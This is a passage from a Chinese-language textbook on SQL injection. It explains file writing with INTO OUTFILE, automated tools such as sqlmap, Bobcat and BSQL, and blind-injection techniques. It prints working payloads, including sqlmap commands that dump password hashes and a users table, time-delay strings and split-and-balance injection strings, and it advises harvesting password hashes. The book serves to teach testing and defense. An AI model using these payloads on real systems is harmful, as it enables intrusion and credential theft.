对于 MySQL，可以通过为查询添加 INTO OUTFILE 字符串来将一条 SELECT 语句的结果发送至文件中。默认情况下该文件被写至在数据库目录，对于 MySQL 5 来说，目录值存储在 @@datadir 变量中。可以指定任意路径，只要 MySQL 在该目录中拥有进行写操作所必需的权限以保证能成功保存查询结果即可。

要实现该操作，用户需要有 FILE 权限。为确定用户是否拥有这样的权限，可使用下面两种查询之一进行测试：

```
SELECT file_priv FROM mysql.user WHERE user = 'username' --- MySQL 4/5
```

```
SELECT grantee,is_grantable FROM information_schema.user_privileges WHERE
  privilege_type= 'file' AND grantee = 'username'
```

假设用户拥有这样的权限，而且知道 Web 站点的根目录为/webroot/且 MySQL 用户能够对该目录进行写访问，那么可注入下列查询：

```
SELECT table_name FROM information_schema.tables INTO OUTFILE '/webroot/
   tables.txt';
```

接下来将浏览器指向 http://www.victim.com/ tables.txt，立刻就能检索到查询的结果。

INTO OUTFILE 非常适用于提取文本数据。对于二进制数据来说，由于要将多个字符转义，该方法会产生一些问题。如果需要精确复制一些打算提取的二进制数据，则可以只使用 INTO DUMPFILE。

3. Oracle

在 Oracle 中，大多数用于访问文件的方法(UTL_FILE、DBMS_LOB、外部表和 Java)都需要一个 PL/SQL 注入漏洞，因而无法被用到 SQL 注入场景中。我们将在第 6 章详细介绍这些方法。

4.10　自动利用 SQL 注入

在前面的章节中，我们学到了很多不同的攻击和技术。当发现易受攻击的应用时，可以使用它们。读者可能已经注意到，大多数攻击都需要发送大量请求以便从远程数据库提取适量的信息。根据情况的不同，可能要发送几十个请求以正确跟踪远程 DBMS，也可能要发送几百个请求以检索所有想要的数据。手动构造如此多的请求会极其费力，不过请不要害怕：有几款工具可以自动实现整个过程，我们只需轻松观察屏幕上出现的表格即可。

4.10.1　Sqlmap

Sqlmap 是一款开源的命令行自动 SQL 注入工具。它由 Bernardo Damele A.G.和 Daniele Bellucci 以 GNU GPLv2 许可证方式发布，可从 http://sqlmap.sourceforge.net 上下载。

Sqlmap 不仅是一款利用工具，它还可以帮助我们寻找易受攻击的注入点。一旦检测到目标主机上的一个或多个 SQL 注入后，我们便可以从下列选项中选择一种进行操作：

- 执行扩展的后台 DBMS 跟踪。
- 检索 DBMS 的会话用户和数据库。
- 枚举用户、哈希口令、权限和数据库。
- 转储整个 DBMS 的表/列或者用户指定的 DBMS 的表/列。
- 运行自定义的 SQL 语句。
- 读取任意文件及更多内容。

Sqlmap 用 Python 开发而成，这使得它能够独立于底层的操作系统，而只需 2.4 或之后版本的 Python 解释器即可。为了使事情更容易，许多 GNU/Linux 在发布时都创新性地附带安装

了 Python 解释器包。Windows、UNIX 和 Mac OS X 也均有提供或者可免费获取。Sqlmap 是一款命令行工具，不过在本书写作期间，据说其 GUI 版本正处于开发中。Sqlmap 实现了三种 SQL 注入漏洞利用技术：

- UNION 查询 SQL 注入，不管应用在单个响应中返回所有行还是一次只返回一行。
- 支持堆迭查询。
- 推理 SQL 注入。该工具通过比较每个 HTTP 响应和 HTML 页面内容的哈希，或者通过与原始请求进行字符串匹配来逐字符确定语句的输出值。Sqlmap 为执行该技术而实现的半分算法最多可使用 7 个 HTTP 请求来提取每个输出字符。这是 Sqlmap 默认的 SQL 注入技术。

Sqlmap 是一款功能强大且很灵活的工具，它目前支持下列数据库：

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server

就输入而言，sqlmap 接收单个目标 URL、来自 Burp 或 WebScarab 日志文件的目标列表或者一个“Google dork”(它可以查询 Google 搜索引擎并解析其结果页面)。Sqlmap 可以自动测试客户端提供的所有 GET/POST 参数、HTTP cookie 和 HTTP 用户代理头的值。此外，您可以重写这一行为并指定需要测试的参数。Sqlmap 还支持多线程以便提高 SQL 盲注算法(多线程)的执行速度；可以根据请求执行的速度来估算完成攻击所需要的时间；可以保存当前对话以便以后继续检索。Sqlmap 还集成了其他与安全相关的开源项目，比如 Metasploit 和 w3af。

Sqlmap 示例

在第一个示例中，我们通过利用一个 UNION 查询 SQL 注入漏洞来检索 Oracle XE 10.2.0.1 中 SYS 用户的口令哈希。我们通过命令行来提供必需的参数，sqlmap 则还允许用户通过配置文件来指定这些选项。启动之后，sqlmap 会告诉用户当前正在执行的动作及其结果。本例中，sqlmap 首先测试 id 参数，之后尝试多种攻击因素并检查成功注入代码所需要的括号数。一旦成功构造了注入因素，sqlmap 便会跟踪数据库并检测安装的 Oracle。最后，Sqlmap 关注 SYS 口令的哈希并将其返回给用户。但在此之前，它还会尝试跟踪远程操作系统和 Web 应用技术。

```
$ python sqlmap.py -u "http://www.victim.com/get_int.php?id=1" --union-use
  --passwords -U SYS
<snip>
[hh:mm:50] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[hh:mm:51] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
[hh:mm:51] [INFO] testing if GET parameter 'id' is dynamic
[hh:mm:51] [INFO] GET parameter 'id' is dynamic
[hh:mm:51] [INFO] testing sql injection on GET parameter 'id' with 0
parenthesis
[hh:mm:51] [INFO] testing unescaped numeric injection on GET parameter 'id'
[hh:mm:51] [INFO] GET parameter 'id' is unescaped numeric injectable with 0
```

```
parenthesis
[hh:mm:51] [INFO] the injectable parameter requires 0 parenthesis
[hh:mm:51] [INFO] testing MySQL
[hh:mm:51] [INFO] testing Oracle
[hh:mm:51] [INFO] the back-end DBMD is Oracle
web server operating system: Linux Ubuntu 8.10 (Intrepid Ibex)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: Oracle

[hh:mm:51] [INFO] fetching database users password hashes
[hh:mm:51] [INFO] query: UNION ALL SELECT NULL,
CHR(86)||CHR(113)||CHR(70)||CHR(101)||CHR(81)||CHR(77)||NVL(CAST(NAME AS
VARCHAR(4000)),
CHR(32)||CHR(122)||CHR(115)||CHR(109)||CHR(75)||CHR(104)||NVL(CAST
(PASSWORD AD VARCHAR(4000)),
CHR(32)||CHR(103)||CHR(115)||CHR(83)||CHR(107)||CHR(112),NULL
FROM SYS.USER$ WHERE NAME = CHR(83)||CHR(89)||CHR(83)-- AND 7695=7695
[hh:mm:51] [INFO] performed 3 queries in 0 seconds
database management system users password hashes:
[*] SYS [1]:
password hash: 2D5A0C491B634F1B
```

在介绍另一个工具之前，这里还有一个例子：使用 Sqlmap 转储 PostgreSQL 8.3.5 中当前数据库的 users 表。我们再次利用了 UNION 查询 SQL 注入漏洞，但这次使用的是-*v 0* 选项，以最大程度地减少冗余长度：

```
$ python sqlmap.py -u "http://ww.victim.com/get_int.php?id=1"--union-use -
   dump -T users -D public -v 0
<sinp>
web server operating system: Linux Ubuntu 8.10 (Intrepid Ibex)
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: PostgreSQL
Database: public
Table: users
[4 entries]
+----+------------+-----------+
| id | password   | username  |
+----+------------+-----------+
| 1  | blissett   | luther    |
| 2  | nameisnull | NULL      |
| 3  | bunny      | fluffy    |
| 4  | ming       | wu        |
```

4.10.2 Bobcat

Bobcat 是一款自动 SQL 注入工具，其设计目的是帮助安全顾问充分利用 SQL 注入漏洞，可以从 www.northernmonkee.co.uk/projects/bobcat/ bobcat.html 上下载。开发该工具最初是为了扩展由 Cesar Cerrudo 开发的一款名为 Data Thief 的工具的功能。

Bobcat 包含很多特性，它们可辅助影响易受攻击的应用并有助于利用 DBMS，比如列举连接的服务器和数据库模式、转储数据、暴力破解账户、提升权限、执行操作系统命令等。Bobcat 可以利用 Web 应用中的 SQL 注入漏洞，它们与漏洞语言无关而与后台 SQL Server 有关。Bobcat 还要求在本地安装一个 Microsoft SQL Server 或 Microsoft SQL Server Desktop Engine(MSDE)。

该工具还能使用基于错误的方法来利用 SQL 注入漏洞。即便远程 DBMS 受到充分的出口过滤保护，也仍然可以利用它。据工具的作者透露，下一版本将包含对其他数据库的扩展支持并引入一些新特性(比如利用盲注的能力)，而且仍然开源。Bobcat 最有用且独有的特性是通过使用 OOB 通道来利用 DBMS。Bobcat 实现了 OOB 通道的“OPENROWSET”风格。Chris Anley 在 2002 年引入了该风格(请参阅 www.nextgenss.com/papers/more_advanced_sql_injection.pdf)。所以，它要求安装一个本地的 Microsoft SQL Server 或 MSDE。我们将在第 5 章详细介绍如何使用 OPENROWSET 的 OOB 连接。图 4-18 给出了一幅该工具的截图。



图 4-18 Bobcat 的截图

4.10.3 BSQL

在 Windows 工具箱中，BSQL 也是一款很好用的工具。它由 Ferruh Mavituna 开发，可从 http://code.google.com/p/bsqlhacker/ 上下载。虽然截至本书写作时它仍处于测试阶段，但据 OWASP SQLiBENCH 项目(一个可提取数据的自动 SQL 注入器的基准项目，项目位于 http://code.google..com/p/sqlibench/)报告，它能非常好地执行各种操作，因此有必要做下介绍。

BSQL 基于 GPLv2 发布，可工作在任何安装了.NET Framework 2 的 Windows 机器上，并且还附带了一个自动的安装程序。它支持基于错误的注入和盲注，还能够使用另外一种有趣的

方法来实现基于时间的注入。该方法根据所提取字符值的不同而使用不同的超时，从而使每个请求可提取多位。可以从 http://labs.portcullis.co.uk/download/Deep_Blind_SQL_Injection.pdf 上下载到一篇详细介绍这一技术的论文，作者称之为“深盲注(deep blind injection)”。

BSQL 能够寻找 SQL 注入漏洞并从下列数据库中提取信息：

- Oracle
- SQL Server
- MySQL

图 4-19 展示了一幅正在进行 BSQL 攻击的截图。



图 4-19　动态会话中的 BSQL

BSQL 是多线程的，配置起来也很容易。可以单击主窗口上的 Injection Wizard 按钮来启动配置向导。向导会要求输入目标 URL 和请求中包含的参数，之后便开始执行一系列测试，寻找标记为待测试的参数中存在的漏洞。如果找到一个易受攻击的参数，向导会发出通知，并开始真正的提取攻击。可以单击 Extracted Database 标签查看正在被提取的数据，如图 4-20 所示。



图 4-20 BSQL 提取远程数据库中的表和列

4.10.4 其他工具

前面简单概述了三款工具，它们可帮助我们有效地执行数据提取。不过请记住，还有另外几款工具也能很好地实现类似的功能。其中最流行的几款如下所示：

- Automagic SQL Injector(http://scoobygang.org/automagic.zip)
- SQLiX(www.owasp.org/index.php/Category:OWASP_SQLiX_Project)
- SQLGET(www.infobyte.com.ar)
- Absinthe(http://0x90.org/releases/absinthe)

4.11 本章小结

本章介绍了一整套如何将漏洞转换成完全成熟的攻击的技术。第一种、也是最简单的一种利用方法是使用 UNION 语句并通过将自身添加到原始查询的返回结果中来提取数据。UNION 语句允许攻击者以快速、可靠的方式提取大量信息，从而使该技术成为一种强大的武器。对于无法使用基于 UNION 的攻击的情况，则可以使用条件语句来提取数据。条件语句会根据特定信息位值的不同来触发不同的数据库响应。我们探讨了该技术的许多变量，它们会影响完成响

应所需要的时间、响应的成功或失败以及响应中返回页面的内容。

我们还讨论了怎样通过在数据库服务器和攻击者的机器之间启用一条完全不同的连接来传输数据以及如何依靠不同的协议(比如 HTTP、SMTP 或数据库连接)来完成该任务。

可以使用所有这些技术(单独使用或联合使用)来提取大量数据，从枚举数据库模式到获取想要的表。如果用户只有有限的访问远程数据库的权限，则可以尝试通过提升权限来扩大影响力。提升权限时可以利用一些未打补丁的漏洞，也可以滥用数据库的某些特定功能。获取到权限之后，接下来的目标就是数据库哈希口令，破解它们之后即可将攻击传播到目标网络的其他领域。

4.12　快速解决方案

1. 理解常见的利用技术

- SELECT 语句中经常出现 SQL 注入漏洞，但不会修改数据。SQL 注入还会出现在修改数据的语句(比如 INSERT、UPDATE 和 DELETE)中，虽然可使用相同的技术，但此时应仔细考虑该技术对数据库有可能会产生的影响。而对于 SELECT 语句，则应尽可能使用 SQL 注入。
- 在本地安装一个与用于测试注入语法的数据库完全相同的数据库会非常有用。
- 如果后台数据库和应用架构支持多条语句相连，那么利用会变得相当容易。

2. 识别数据库

- 在一个成功的攻击中，第一步始终会包含对远程数据库的精确跟踪。
- 最直接的方法是强迫远程应用返回一条能揭示 DBMS 技术的消息(通常是一条错误信息)。
- 如果那样做不可行，可注入一条只能工作在特定 DBMS 上的查询。

3. 使用 UINON 语句提取数据

- 要想成功地向现有查询添加数据，就必须保证它们的列数和数据类型均匹配。
- 所有数据类型均接受 NULL 值，GROUP BY 是寻找要注入的准确列数的最快方法。
- 如果远程 Web 应用只返回第一行，那么可通过添加一个永假条件来移除原来的行，然后一次一行地提取想要的行。

4. 使用条件语句

- 使用条件语句，攻击者的每次请求可以提取一个数据位。
- 根据所提取位值的不同，可以选择引入延迟、产生错误或强迫应用返回一个不同的 HTML 页面。
- 每种技术都有最适合使用的场景。基于延迟的技术速度虽慢但非常灵活，基于内容的技术相比基于错误的技术则会留下更少的痕迹。

5. 枚举数据库模式

- 遵循一种分级的方法：首先枚举数据库，然后是每个数据库的表，之后是每个表的列，最后是每一列的数据。
- 如果远程数据库很大，则不需要提取整个数据库。先快速浏览一下表名通常就足以确定想要的数据的位置。

6. 提升权限

- 所有主流 DBMS 一直以来都深受权限提升漏洞之苦。我们正在攻击的 DBMS 很可能未升级至最新的安全更新程序。
- 对于其他情况，可以尝试暴力破解管理员账户，例如在 SQL Server 上使用 OPENROWSET。

7. 窃取哈希口令

- 如果拥有管理员权限，请不要错过获取哈希口令的机会。人们都倾向于重用口令，这些哈希可能成为进入整个“王国”的钥匙。

8. 带外通信

- 如果无法使用前面的方法提取数据，可尝试建立一种完全不同的通道。
- 可能的选项包括 e-mail(SMTP)、HTTP、DNS、文件系统或针对特定数据库的连接。

9. 自动利用 SQL 注入

- 本章分析的大多数攻击都需要发送大量请求以达到目的。
- 幸运的是，有几种工具可辅助实现自动攻击。
- 这些工具提供了很多不同的攻击模式和选项，从远程 DBMS 跟踪到提取它所包含的数据。

4.13 常见问题解答

问题：是否有必要每次都通过跟踪数据库来启动攻击？
解答：是的。了解目标 DBMS 所使用技术的详细信息，有助于您调整自己的攻击，从而使其更加有效。在跟踪阶段花点时间会为以后节省不少时间。

问题：是否应尽可能使用基于 UNION 的技术？
解答：是的，因为该技术使您的每次请求都能提取合理的信息量。

问题：如果数据库很大，无法枚举所有表和列，那么该怎么办？
解答：尝试枚举那些名称可以匹配特定模式的表和列。在查询中添加约束条件(比如 *like %password%*或 *like %private%*)有助于将精力放在最想要的数据上。

问题：使用 OOB 连接时，如何避免数据泄漏？

解答：第一道、也是最重要的一道防线是确保应用正确审查了用户输入。不过要始终确保数据库服务器未被授权向网外发送数据。禁止它们向外部发送 SMTP 流量，配置防火墙以便过滤所有潜在的危险流量。

问题：获取到哈希口令后，破解它们的难易程度如何？

解答：这取决于很多因素。如果哈希算法比较弱，那么检索原始口令会很容易。如果哈希是由强口令算法生成的，那么其难易程度将取决于原始口令的强度。不过，除非施加了口令复杂性策略(password complexity policy)，否则至少能破解一部分哈希。

第5章

SQL 盲注利用

本章目标

- 寻找并确认 SQL 盲注
- 使用基于时间的技术
- 使用基于响应的技术
- 使用非主流通道
- 自动 SQL 盲注利用

5.1 概述

假设现在发现了一个 SQL 注入点，但应用只提供了一个通用的错误页面；或者虽然提供了正常的页面，但与我们取回的内容存在一些小的差异(可见或不可见)。这些都属于 SQL 盲注，在这里，没有有用的错误消息或者我们已经习惯的反馈内容可用，就像第 4 章遇到的那样。不过请不用担心，即便在这种情况下，我们也仍然可以可靠地利用 SQL 注入。

第 4 章介绍了很多经典的 SQL 注入示例，它们借助详细的错误消息来提取数据，这是从这些漏洞中提取数据的第一种广泛使用的攻击技术。在未能很好地理解 SQL 注入之前，开发人员一般被建议禁用所有详细的错误消息。他们误以为只要没有错误消息，攻击者的数据检索目标就永远不可能实现。开发人员有时候会跟踪应用中的错误并显示通用的错误消息，而有时候则不向用户显示任何错误。但不久之后攻击者意识到，虽然基于错误的通道行不通了，但利用的根源还在，即攻击者提供的 SQL 仍然在数据库查询中执行。摆在足智多谋的攻击者面前的难题是如何提出新的通道。不久之后他们发现并公布了许多通道。在这个过程中，SQL 盲注这一概念被广泛使用，但每个作者在定义上都有细微的差别。Chris Anley 在其 2002 年的一篇论文中首次引入了一种 SQL 盲注技术，该论文展示了在禁用详细的错误消息时如何引发注入攻击，并提供了几个示例。Ofer Maor 和 Amichai Shulman 则在定义中要求禁用详细错误且遭到破坏的 SQL 语法应该产生一个通用的错误页面。他们隐式地假设易受攻击的语句为 SELECT 查询，其结果集最终会显示给用户。该查询结果(成功或失败)首先用于检索易受攻击的语句，然后通过 UNION SELECT 来提取数据。Kevin Spett 的定义存在相似之处，他也要求禁用详细的错误消息并且注入发生在 SELECT 语句中，但不是依靠通用的错误页面，而是通过 SQL 逻辑操作以逐字节方式推断数据来修改页面中的内容，这与 Cameron Hotchkies 使用的技术相同。

很明显，SQL 盲注引起了攻击者的极大关注。这一技术在任何 SQL 注入工具集中都是一个关键的组成部分。不过在详细介绍该技术之前，我们需要定义 SQL 盲注并探究它通常出现的位置。为实现这一目标，本章将介绍使用推断和非主流通道(包括时间延迟、错误、域名系统[DNS]查询和 HTML 响应)从后台数据库中提取数据的技术。这将提供更多灵活的与数据库通信的方法，即便遇到的情况是应用正确捕获了异常，但并未从所利用的 Web 接口中收到任何反馈信息。

提示：

本书中的 SQL 盲注是指在无法使用详细数据库错误消息或带内数据连接的情况下，利用数据库查询的输入审查漏洞从数据库提取信息或提取与数据库查询相关信息的攻击技术。

这个定义的范围很广，它没有假定专门的 SQL 注入点(除非 SQL 注入必定可行)，没有要求特定的服务器或应用行为，并且也没有要求专门的技术(除了排除基于错误的数据提取以及将数据连接成合法的结果处，比如通过 UNION SELECT)。用于提取信息的技术有很多，我们唯一的指导原则是不能包含两种最经典的提取技术。

请记住，SQL 盲注主要用于从数据库提取信息，但也可用于获取正在注入 SQL 的查询的结构。如果设计出了完整的查询(包括所有相关的列及其类型)，那么带内数据连接会变得很容易，因而攻击者在转向更深奥的 SQL 盲注技术之前会力求确定查询结构。

5.2 寻找并确认 SQL 盲注

要想利用 SQL 盲注漏洞，必须首先定位目标应用中潜在的易受攻击点并验证 SQL 注入是可行的。我们已经在第 2 章详细介绍过这些内容，但有必要重温一下专门进行 SQL 盲注测试时用到的主要技术。

5.2.1 强制产生通用错误

应用经常使用通用的错误页面来替换数据库错误，不过即使出现通用错误页面，也可以推断 SQL 注入是否可行。最简单的例子是在提交给 Web 应用的一段数据中包含一个单引号字符。如果应用只在提交单引号或其中的一个变量时才产生通用的错误页面，那么攻击成功的可能性会比较大。当然，单引号会导致应用因其他原因而失败(例如，应用防御机制会限制输入单引号)。但总的来说，提交单引号时最常见的错误源是受损的 SQL 查询。

5.2.2 注入带副作用的查询

要想进一步确认漏洞，通常可提交包含副作用(攻击者可观察到)的查询。最古老的技术是使用时序攻击(timing attack)来确认攻击者的 SQL 是否已执行，有时也可以执行攻击者能够观察到输出结果的操作系统命令。例如，在 Microsoft SQL Server 中，可使用下列 SQL 代码来产生一个 5 秒的暂停：

```
WAITFOR DELAY '0:0:5'
```

同样，MySQL 用户可使用 SLEEP()函数(适用于 MySQL 5.0.12 及之后的版本)来完成相同的任务。

最后，还可以利用观察到的输出进行判断。例如，如果将注入字符串

```
' AND '1'='2
```

插入到一个搜索字段中，将产生与

```
' OR '1'='1
```

不同的响应。这看起来似乎很有希望进行 SQL 注入。第一个字符串向搜索查询引入一个永假子句，它不返回任何内容；第二个字符串保证搜索查询能匹配所有的行。

我们曾在第 2 章详细介绍过这些内容。

5.2.3 拆分与平衡

如果通用的错误或副作用不起作用，可以尝试“参数拆分与平衡(parameter splitting and balancing)”技术(由 David Litchfield 命名)。这是很多 SQL 盲注利用中经常用到的技术。分解合法输入的操作称为拆分，平衡则保证最终的查询中不会包含不平衡的结尾单引号。其基本思想是：收集合法的请求参数，之后使用 SQL 关键字对它们进行修改以保证与原数据不同，但当数据库解析它们时，二者的功能是等价的。看一个例子，假设在 http://www.victim.com/view_review.aspx?id=5 这个 URL 中，将 id 参数的值插入到一条 SQL 语句中构成下列查询：

```
SELECT review_content, review_author FROM reviews WHERE id=5
```

如果使用 *2+3* 替换 *5*，那么应用的输入将不同于原始请求中的输入，但 SQL 在功能上是等价的：

```
SELECT review_content, review_author FROM reviews WHERE id=2+3
```

这里并不局限于数字值。假设 http://www.victim.com/view_review.jsp?author=MadBob 这个 URL 返回与某一数据库项目相关的信息，我们将 author 参数的值放到一条 SQL 查询中构成下列查询：

```
SELECT COUNT(id) FROM reviews WHERE review_author ='MadBob'
```

可以使用特定的数据库运算符将 MadBob 字符串拆分，向应用提供与 MadBob 相对应的不同输入。在针对 Oracle 的利用中，使用“||”运算符连接两个字符串：

```
Mad'||'Bob
```

将产生下列 SQL 查询：

```
SELECT COUNT(id) FROM reviews WHERE review_author =' Mad'||'Bob'
```

它与第一个查询在功能上是等价的。

最后，Litchfield 指出，该技术事实上可用来创建内容完全自由的可利用字符串。通过与子查询联合使用拆分与平衡技术，可构造在很多情况下不需要修改即可使用的利用。下列 MySQL 查询将产生相同的输出：

```
SELECT review_content, review_author FROM reviews WHERE id=5
SELECT review_content, review_author FROM reviews WHERE id=10-5
SELECT review_content, review_author FROM reviews WHERE id=5+(SELECT 0/1)
```

我们在最后一条 SQL 语句中插入了一个子查询(使用下划线加以标记)。由于这里可插入任何子查询，因而可先使用拆分与平衡技术对要注入的更复杂查询(实际上是提取数据)进行简单的封装，然后再将其插入到该位置。不过，MySQL 不允许对字符串参数应用拆分与平衡技术(因为缺少二进制字符串连接运算符)，该技术只能用于数字参数。但是 Microsoft SQL Server 允许拆分、平衡字符串参数，如下列的等价查询所示：

```
SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+CHAR(0x42)+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+SELECT('B')+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(SELECT('B'))+'ob'
SELECT COUNT(id) FROM reviews WHERE review_author='Mad'+(SELECT '')+'Bob'
```

最后一条语句中包含了一个带下划线的子查询。马上将会看到，我们可以使用更有意义的可利用字符串替代它。很明显，拆分与平衡方法的优点是：即便将利用字符串插入到一个存储过程调用中，它也仍然有效。

表 5-1 提供了许多拆分及平衡过的字符串，它们都包含了一个子查询占位符，分别用于 MySQL、Microsoft SQL Server 和 Oracle。每个字符串中的空白是为原始参数值(根据参数类型

的不同，分别为<*number*>、<*string*>或<*date*>)和子查询(在“...”占位符中返回 NULL 或空字符串)预留的。

警告：
将逻辑运算符(虽然可用)用于数字参数是不合适的，因为它们取决于<number>的值。

表 5-1　带子查询占位符的拆分及平衡字符串

数 据 库	数 字 参 数	字符串参数	日 期 参 数
MySQL	<number> <op> (...) <op>可取+ - * / & | ^ xor	没有副作用不可能进行拆分、平衡。执行子查询很容易，但会改变查询结果。如果以 ANSI 模式启动 MySQL 数据库，便可在子查询中使用“||”运算符来连接字符串： <string>'|| (...) ||'	必须重写<*date*>以清除非数字字符，例如将 2008-12-30 改为 20081230。 在 SQL 查询中将日期看作字符串的情况： <date>' <op> (...) 在 SQL 查询中将日期看作数字的情况： <date> <op> (...) <op>可取+ - | || ^ xor
SQL Server	<number> <op> (...) <op>可取+ - * / & | ^	<string>' + (...) + '	<date>'+ (...) +'
Oracle	<number> <op> (...) <op>可取+ - * / ||	<string>'|| (...) ||'	<date>'|| (...) ||'

5.2.4　常见的 SQL 盲注场景

在下面三种场景中，SQL 盲注非常有用：

1) 提交一个导致 SQL 查询无效的利用时会返回一个通用的错误页面，而提交正确的 SQL 时则会返回一个内容可被适度控制的页面。这种情况通常出现在根据用户选择来显示信息的页面中。例如，用户点击一个包含 id 参数(能唯一识别数据库中的商品)的连接或者提交一个搜索请求。对于这两种情况，用户可通过提交有效或无效的标识符(能够影响要检索和显示的内容)来控制页面提供的输出。

因为页面提供了反馈信息(虽然不是以详细的数据库错误消息方式)，所以可以使用基于时间的确认利用以及能够修改页面显示数据集的利用。大多数情况下，只需提交一个单引号就足以破坏 SQL 查询平衡并强制产生一个通用的错误页面，这将有助于推断是否存在 SQL 注入漏洞。

2) 提交一个导致 SQL 查询无效的利用时会返回一个通用的错误页面，而提交正确的 SQL 时则会返回一个内容不可控的页面。当页面包含多个 SQL 查询，但只有第一个查询易受到攻击且不产生输出时会碰到这种情况。还有一种场景也会引发这种情况：SQL 注入位于 UPDATE 或 INSERT 语句中，此时提交的信息虽然被写入数据库中且不产生输出，但却会产生通用的错误。

使用单引号产生的通用错误页面可能会暴露这种页面(与基于时间的利用相同)，但基于内容的攻击却不会。

3) 提交受损或不正确的 SQL 既不会产生错误页面，也不会以任何方式影响页面输出。因为这种类型的 SQL 盲注场景不返回错误，而基于时间的利用或产生带外副作用的利用则最有可能成功识别易受攻击的参数。

5.2.5 SQL 盲注技术

